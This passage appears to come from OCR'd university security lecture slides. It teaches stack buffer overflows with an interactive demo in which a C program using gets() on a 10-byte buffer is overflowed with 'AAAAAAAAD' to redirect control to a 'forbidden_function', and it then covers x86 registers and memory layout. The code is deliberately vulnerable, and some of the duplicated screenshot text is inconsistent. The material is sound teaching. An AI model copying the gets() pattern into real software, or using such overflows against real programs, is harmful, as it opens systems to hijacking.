23	17	10111	27	[END OF TRANS. BLOCK]	71	47	1000111	107	G	119	77	1110111	167	w
24	18	11000	30	[CANCEL]	72	48	1001000	110	H	120	78	1111000	170	x
25	19	11001	31	[END OF MEDIUM]	73	49	1001001	111	I	121	79	1111001	171	y
26	1A	11010	32	[SUBSTITUTE]	74	4A	1001010	112	J	122	7A	1111010	172	z
27	1B	11011	33	[ESCAPE]	75	4B	1001011	113	K	123	7B	1111011	173	{
28	1C	11100	34	[FILE SEPARATOR]	76	4C	1001100	114	L	124	7C	1111100	174	
29	1D	11101	35	[GROUP SEPARATOR]	77	4D	1001101	115	M	125	7D	1111101	175	}
30	1E	11110	36	[RECORD SEPARATOR]	78	4E	1001110	116	N	126	7E	1111110	176	-
31	1F	11111	37	[UNIT SEPARATOR]	79	4F	1001111	117	O	127	7F	1111111	177	/DEL/
32	20	100000	40	[SPACE]	80	50	1010000	120	P					
33	21	100001	41	!	81	51	1010001	121	Q					
34	22	100010	42	"	82	52	1010010	122	R					
35	23	100011	43	#	83	53	1010011	123	S					
36	24	100100	44	\$	84	54	1010100	124	T					
37	25	100101	45	%	85	55	1010101	125	U					
38	26	100110	46	&	86	56	1010110	126	V					
39	27	100111	47	'	87	57	1010111	127	W					
40	28	101000	50	(	88	58	1011000	130	X					
41	29	101001	51	)	89	59	1011001	131	Y					
42	2A	101010	52	*	90	5A	1011010	132	Z					
43	2B	101011	53	+	91	5B	1011011	133						
44	2C	101100	54	,	92	5C	1011100	134						
45	2D	101101	55	-	93	5D	1011101	135						
46	2E	101110	56	.	94	5E	1011110	136						
47	2F	101111	57	/	95	5F	1011111	137						

**Hint:** Think of the different ways the program could interpret the data that was entered into the array. As humans typing input into the program, we are entering **ASCII characters**, but ASCII characters can also be interpreted as **Decimal, Hex, or Octal values**.

# Oh, Bother!

- Entering a long string of 'A' characters allows us to **overflow** the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a **segmentation fault** will occur.

The screenshot shows a window titled "BOMod Smasher Interactive Demo". The code area contains the following C code:

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.';

    puts("Enter something:");
    get_string(my_string);
}
```

The "Input" field contains "AAAAAAAAAAAAAA". The output pane shows:

```
Enter something:
AAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAA
Segmentation fault.
```

The memory dump area shows the first 16 bytes of memory (0 to F) filled with various characters like !, @, #, \$, %, ^, &, \*, /, ?, :, <, >, [, ], ., , ^, and &. A red bar highlights the first 10 bytes of memory, corresponding to the buffer allocated for "my\_string".

At the bottom, a message reads: "The return address pointed to something that didn't make sense so you caused a segmentation fault".

SmasherDemo.jar

# Oh, Bother!

- The buffer *my\_string* is 10 characters long.
- When *get\_string* is called it allocates another buffer of 10 characters for its *str* parameter as well as a return address for *get\_string* to return back to *main* after it is finished.
- The return pointer to *main* is stored immediately after the *str* buffer.

The screenshot shows a window titled "BOMod Smasher Interactive Demo". On the left, there is a code editor with the following C code:#include <stdio.h>
typedef char t\_STRING[10];
void get\_string(t\_STRING str)
{
 gets(str);
 puts("You entered:");
 puts(str);
}

void forbidden\_function()
{
 puts("Oh, bother.");
}

void main()
{
 t\_STRING my\_string = "Hello.";
 puts("Enter something:");
 get\_string(my\_string);
}A red bar highlights the line "puts("Oh, bother.");". On the right, the interface shows the input field containing "AAAAAAAAD", the output text "Enter something: AAAAAAAAAD You entered: AAAAAAAAAD Oh, bother.", and a memory dump grid. The grid has columns labeled 0-15 and rows labeled A-F. It shows memory starting with "Hello." at address C, followed by "AAAAA" at address D, and then "AAAAA" again at address E. A small note at the bottom says: "The forbidden function could be anything, such as a root shell or a virus placed by an attacker".

# Oh, Bother!

- So entering a string of any 10 characters to fill the buffer followed by an 11<sup>th</sup> character that overwrites the return address to *main* to point to the starting address of the *forbidden\_function* would cause the program to jump to executing the *forbidden\_function* after the *get\_string* function is finished.

BOMod Smasher Interactive Demo

Program Counter Delay    Play    Stop    Step Forward    Reset    Input: AAAAAAAAAD

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:  
AAAAAAAAD  
You entered:  
AAAAAAAAD  
Oh, bother.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2																
3																
4																
5																
6															*	
7																
8																
9																
A																
B																
C																
D																
E																
F																

The forbidden function could be anything, such as a root shell or a virus placed by an attacker

# Oh, Bother!

- The starting address of the forbidden function is at hex address 0x44 which is the ASCII letter ‘D’. So entering “AAAAAAAAD” will cause the forbidden function to print “Oh, bother.”.

The screenshot shows a window titled "BOMod Smasher Interactive Demo". At the top, there are buttons for "Program Counter Delay" (checked), "Play", "Stop", "Step Forward", "Reset", and an "Input" field containing "AAAAAAAAD". To the right of the input field is an "Enter something:" label and a text area showing the user input "AAAAAAAAD", the system response "You entered:", and the output "Oh, bother.". Below this is a memory dump grid with columns labeled 0-15 and rows labeled A-F. The memory dump shows the string "Hello." at address C00000C0 and the string "AAAAA" at address C00000D0. At the bottom of the window, a note states: "The forbidden function could be anything, such as a root shell or a virus placed by an attacker".

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

The forbidden function could be anything, such as a root shell or a virus placed by an attacker

SmasherDemo.jar

# Oh, Bother!

- This example demonstrates how a buffer overflow could be used to **compromise the integrity of a program's control flow**.
- Instead of a pre-existing function, an attacker could craft an input of arbitrary machine code and then redirect the program's control flow to **execute his malicious code that was never part of the original program**.

The screenshot shows a window titled "BOMod Smasher Interactive Demo". At the top, there are buttons for "Program Counter Delay" (checked), "Play", "Stop", "Step Forward", "Reset", and an "Input" field containing "AAAAAAAAD". To the right of the input field, the text "Enter something: AAAAAAAAAD" and "You entered: AAAAAAAAAD" is displayed, followed by the output "Oh, bother.".

The main area contains the C code:

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}
void forbidden_function()
{
    puts("Oh, bother.");
}
void main()
{
    t_STRING my_string = "Hello.";
    puts("Enter something:");
    get_string(my_string);
}
```

Below the code, a note states: "The forbidden function could be anything, such as a root shell or a virus placed by an attacker".

On the right, there is a memory dump grid with columns labeled 0-9 and rows labeled A-F. The memory dump shows the following values:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	*
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
8	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
9	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
A	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
B	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
C	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
D	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
E	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
F	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

At the bottom right, it says "SmasherDemo.jar".



It's time to get serious

# MEMORY LAYOUTS

---

*The following slides are adopted from **CMSC414** course by **Dave Levin**  
(<https://www.cs.umd.edu/class/spring2019/cmsc414/>)*





The details discussed in  
this module *assumes* a  
**32-bit x86 architecture**

#### X86 (32-bit) Registers


EAX – Accumulator register (general purpose register)  
ECX – Counter register (general purpose register)  
EDX – Data register (general purpose register)  
EBX – Base register (general purpose register)  
ESP – Stack Pointer register  
EBP – Base Pointer register  
ESI – Source Index register  
EDI – Destination Index register  
EIP – Instruction Pointer register

#### Addresses are 1 Word/4 bytes/32 bits

Word Address	Data				
:	:				:
0000000C	4	0	F	3	0 7 8 8
00000008	0	1	E	E	2 8 4 2
00000004	F	2	F	1	A C 0 7
00000000	A	B	C	D	E F 7 8

width = 4 bytes

#### Little Endian Bytes Ordering




# REFRESHER

---


- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
  - Similar to other operating systems

# ALL PROGRAMS ARE STORED IN MEMORY

---



# ALL PROGRAMS ARE STORED IN MEMORY



**0xffffffff**

1 word = 4 bytes = 32 bits


**0x00000000**

1 word = 4 bytes = 32 bits

# ALL PROGRAMS ARE STORED IN MEMORY


---

The process's view  
of memory is that  
it owns all of it




# ALL PROGRAMS ARE STORED IN MEMORY

The process's view  
of memory is that  
it owns all of it




## THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY

---




# THE INSTRUCTIONS THEMSELVES ARE STORED IN MEMORY

---



# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED

---



# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED

---




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED

